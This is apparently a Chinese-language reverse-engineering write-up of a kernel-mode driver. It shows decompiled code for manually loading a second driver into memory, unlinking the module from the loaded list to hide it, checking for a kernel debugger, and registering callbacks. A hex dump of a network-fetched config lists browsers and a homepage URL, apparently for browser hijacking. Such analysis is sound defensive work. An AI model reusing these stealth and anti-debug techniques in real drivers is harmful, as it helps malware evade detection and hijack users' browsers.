  importLib_module = GetImportLibModule_11074((char *)(p_PE_Buffer + ImportTab[3])); // 导入库
  if ( *ImportTab )
    v29 = (unsigned __int16 *)(p_PE_Buffer + *ImportTab);
  else
    v29 = (unsigned __int16 *)(p_PE_Buffer + ImportTab[4]);
  v30 = (__int64 *)(p_PE_Buffer + ImportTab[4]);
  v31 = *(_QWORD *)v29;
  v51 = *(_QWORD *)v29;
  if ( !*(_QWORD *)v29 )
  {
    v27 = v49;
    goto LABEL_91;
  }
  while ( 2 )                                           // 遍历导入表和填写IAT
  {
    if ( v31 >= 0 )
    {
      v35 = 0;
      v47 = 0;
      p_importLib_module = &importLib_module;
      *(_QWORD *)&DestinationString.Length = &importLib_module;
      while ( 1 )
      {
        if ( *p_importLib_module )
```





```
  if ( *((_DWORD *)v55 + 10) )
  {
    v42 = (unsigned __int64 *)(v40 + 0x150);
    memmove(v40, pDriverObj, 0x150ui64);          // 拷贝驱动对象
    memset_37E0(v42, 0, 0x70ui64);
    *v42 = p_PE_Buffer;
    *((_DWORD *)v42 + 2) = Size;
    v42[2] = v41[10];
    v42[3] = p_PE_Buffer + v41[40];
    *((_DWORD *)v42 + 8) = v41[41];
    v42[5] = (unsigned __int64)nullsub_1;
    v42[6] = (unsigned __int64)sub_12F50;
    v42[12] = (unsigned __int64)pDriverObj;
    v42[13] = (unsigned __int64)&g_RegisterPath_Length;
    Dst[5] = v42;
    v39 = (char *)(p_PE_Buffer + v41[10]);
    RtlInitUnicodeString(&DestinationString, &SourceString);
    v43 = pDriverObj->DriverUnload;
    v55 = pDriverObj->DriverUnload;
    FormatStrAndCopyToBuffer_2FD4("S_LDL_CMD\r\n"); // CMD  is call mem driver?
    v56 = ((__int64 (__fastcall *)(_QWORD *, UNICODE_STRING *))v39)(Dst, &DestinationString); // 跳转流程,调用加载到内存的驱动的start函数
    if ( v56 >= 0 )
    {
      FormatStrAndCopyToBuffer_2FD4("S_LDL_CMDS\r\n");
      v38 = (__int64 (__fastcall *)(_QWORD))Dst[13];
      v44 = pDriverObj;
      pDriverObj->DriverUnload = v43;
    }
```


下面分析dump出来的sys:


```
Detect It Easy 2.01
文件名： [redacted]\mem.sys
类型： PE+(64)    大小： 176200
EntryPoint        001c0064    ImageBase:    0000000000010000
NumberOfSections: 0007        SizeOfImage:  001c2000
compi...  Microsoft Visual C/C++(2008 SP1)[-]      S ?
linker    Microsoft Linker(9.0)[Driver64,signed]   S ?
Detect It Easy    100%    100 ms
```


无壳.IDA看一下:


```
    FormatStr  (
      "*** mss *** [%04d-%02d-%02d %02d:%02d:%02d] O:M=%I64X-%08X:%I64X%08X\r\n"    ,// 获取时间信息写入日志文件  猜测有时间检测反调试
      (unsigned int  )TimeFields  .Year,
      (unsigned int  )TimeFields  .Month,
      (unsigned int  )TimeFields  .Day,
      DeviceCharacteristics  ,
      Exclusive  ,
      DeviceObject  ,
      g_DriverObject  ->DriverStart,
      v14 ,
      ~g_DriverStart  ,
      v15 );
  }
```



```
pDriverObject2  = g_DriverObject  ;
if ( IoCreateDevice  (g_DriverObject  , 0, &DeviceName  , 0x22u , 0x100u , 0, &g_DeviceObject  ) >= 0 )// 创建设备  \\Device\\ms_dv_DeviceName
{
  pDriverObject2  ->MajorFunction[  16 ] = (PDRIVER_DISPATCH  )shutdown_Dispatch  ;// IRP_MJ_SHUTDOWN
  if ( g_Flag1  )
    pDriverObject2  ->MajorFunction[  16 ] = (PDRIVER_DISPATCH  )ThreadStart_2CCB0  ((__int64  )shutdown_Dispatch  );
  IoRegisterShutdownNotification  (g_DeviceObject  ); // 注册关机回调
}
```


```
if ( j_GetVersion  () )
{
  flags  = 12 ;
  mslmedia_WriteBufferTOfile_sub_2D65C  ((__int64  )"I_MDE_C_DAS\r\n"  , v6 ); // 调用第一个驱动的写日志文件函数
  SetLoadImageNotifyRoutine  (&flags , v7 , v8 );  // 设置Image回调以及注册minifilter
}
```


断链操作.隐藏信息.


```
RtlInitUnicodeString  (&DestinationString  , L"\\??\\DriverImpl.sys"  );
RtlInitUnicodeString  (&v20 , L"DriverImpl.sys"  );
v8 = *(_QWORD **  )(v4 + 8);
Dst = v4 ;
v13 = v8 ;
*v8 = &Dst ;
*(_QWORD *  )(v4 + 8) = &Dst ;          // 断链
v9 = 0;
```

调试器检测,并且会写入日志文件




```
v23 = 'K' ;
v24 = 'd' ;
v25 = 'D' ;
v26 = 'e' ;
v27 = 'b' ;
v28 = 'u' ;
v29 = 'g' ;
v30 = 'g' ;
v31 = 'e' ;
v32 = 'r' ;
v33 = 'E' ;
v34 = 'n' ;
v35 = 'a' ;
v36 = 'b' ;
v37 = 'l' ;
v38 = 'e' ;
v39 = 'd' ;
v40 = 0 ;
v11 = (_BYTE *)CallStrFunc(v5, (__int64)& v23); // KdDebuggerEnabled
debug_flags = (__int64)v11 ;                    // 调试器检测
```




```
v11 = (_BYTE *)CallStrFunc(v5, (__int64)& v23); // KdDebuggerEnabled
debug_flags = (__int64)v11 ;                    // 调试器检测
if ( v11 )
{
   v12 = dword_1CD7D8 | 1 ;
   dword_1CD7D8 |= 1u ;
   if ( *v11 )
   {
      v13 = "W_HT_EB\r\n" ;
      dword_1CD7D8 = v12 | 2 ;
   }
   else
   {
      v13 = "W_HT_OK(NEB)\r\n" ;
   }
   FormatStr(v13);
}
```

读取配置信息




```
P = 0i64 ;
qword_1CD7A0 = v2 ;
v4 = readfile_sub_22754("Config", &P);   // 从Setupsti.log读取配置信息
v5 = P ;
v6 = v4 ;
if ( v4 )
{
```

该配置信息可从网络更新.截获的文件内容如下:




```
newcof.rar
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   ANSI ASCII
00000000  5B 43 6F 6E 66 69 67 5D  0A 74 69 74 6C 65 3D E4  [Config] title=ä
00000010  B8 80 E7 94 9F E9 94 81  E9 A1 B5 0A 62 72 6F 77  ¸ ç  é  é¡µ brow
00000020  73 65 72 73 5F 72 65 66  65 72 65 72 3D 63 68 72  sers_referer=chr
00000030  6F 6D 65 2E 65 78 65 2A  75 63 62 72 6F 77 73 65  ome.exe*ucbrowse
00000040  72 2E 65 78 65 2A 69 65  78 70 6C 6F 72 65 2E 65  r.exe*iexplore.e
00000050  78 65 2A 66 69 72 65 66  6F 78 2E 65 78 65 2A 33  xe*firefox.exe*3
00000060  36 30 63 68 72 6F 6D 65  2E 65 78 65 2A 33 36 30  60chrome.exe*360
00000070  73 65 2E 65 78 65 2A 6C  69 65 62 61 6F 2E 65 78  se.exe*liebao.ex
00000080  65 2A 6D 61 78 74 68 6F  6E 2E 65 78 65 2A 71 71  e*maxthon.exe*qq
00000090  62 72 6F 77 73 65 72 2E  65 78 65 2A 62 61 69 64  browser.exe*baid
000000A0  75 62 72 6F 77 73 65 72  2E 65 78 65 2A 73 6F 67  ubrowser.exe*sog
000000B0  6F 75 65 78 70 6C 6F 72  65 72 2E 65 78 65 2A 6F  ouexplorer.exe*o
000000C0  70 65 72 61 2E 65 78 65  2A 66 31 62 72 6F 77 73  pera.exe*f1brows
000000D0  65 72 2E 65 78 65 2A 32  33 34 35 45 78 70 6C 6F  er.exe*2345Explo
000000E0  72 65 72 2E 65 78 65 2A  32 33 34 35 63 68 72 6F  rer.exe*2345chro
000000F0  6D 65 2E 65 78 65 2A 4F  70 65 72 61 5C 6C 61 75  me.exe*Opera\lau
00000100  6E 63 68 65 72 2E 65 78  65 0A 75 72 6C 3D 68 74  ncher.exe url=ht
00000110  74 70 3A 2F 2F 77 77 77  2E 68 61 6F 31 32 33 2E  tp://www.hao123.
00000120  63 6F 6D 2F 3F 74 6E 3D  39 38 37 30 33 34 37 37  com/?tn=98703477
00000130  5F 68 61 6F 5F 70 67 0A  70 61 72 61 6D 5F 64 65  _hao_pg param_de
00000140  6E 79 3D 0A 70 61 72 61  6D 5F 72 65 67 5F 64 65  ny= param_reg_de
00000150  6E 79 3D 0A 70 6D 6F 64  65 3D 30 0A 62 72 6F 77  ny= pmode=0 brow
00000160  73 65 72 73 3D 0A 73 61  76 65 75 72 6C 3D 30 0A  sers= saveurl=0
00000170  6E 65 74 63 66 67 75 72  6C 3D 68 74 74 70 3A 2F  netcfgurl=http:/
00000180  2F 64 62 79 73 33 36 35  2E 63 6F 6D 2F 64 68 44  /dbys365.com/dhD
00000190  61 74 61 2F 6E 65 77 63  6F 66 2E 72 61 72 0A 6E  ata/newcof.rar n
000001A0  6F 74 63 6C 65 61 72 3D  0A 70 6D 6F 64 65 31 3D  otclear= pmode1=
000001B0  30 0A 70 61 72 61 6D 5F  64 65 6E 79 31 3D 0A 70  0 param_deny1= p
000001C0  61 72 61 6D 5F 72 65 67  5F 64 65 6E 79 31 3D 0A  aram_reg_deny1=
000001D0  6C 6F 63 6B 6D 6F 64 65  3D 30 0A 69 64 3D 30 0A  lockmode=0 id=0
000001E0  72 65 73 74 61 72 74 3D  31 0A 73 65 63 73 6E 6F  restart=1 secsno
000001F0  74 6C 6F 63 6B 3D 30 0A  62 75 69 6E 66 6F 3D 0A  tlock=0 buinfo=
00000200  62 75 6D 6F 64 65 3D 30  0A 72 61 6E 64 70 65 65  bumode=0 randpee
00000210  6B 3D 31 0A 70 65 72 63  65 6E 74 3D 31 30 30 0A  k=1 percent=100
```

设置镜像加载回调以及注册minifilter



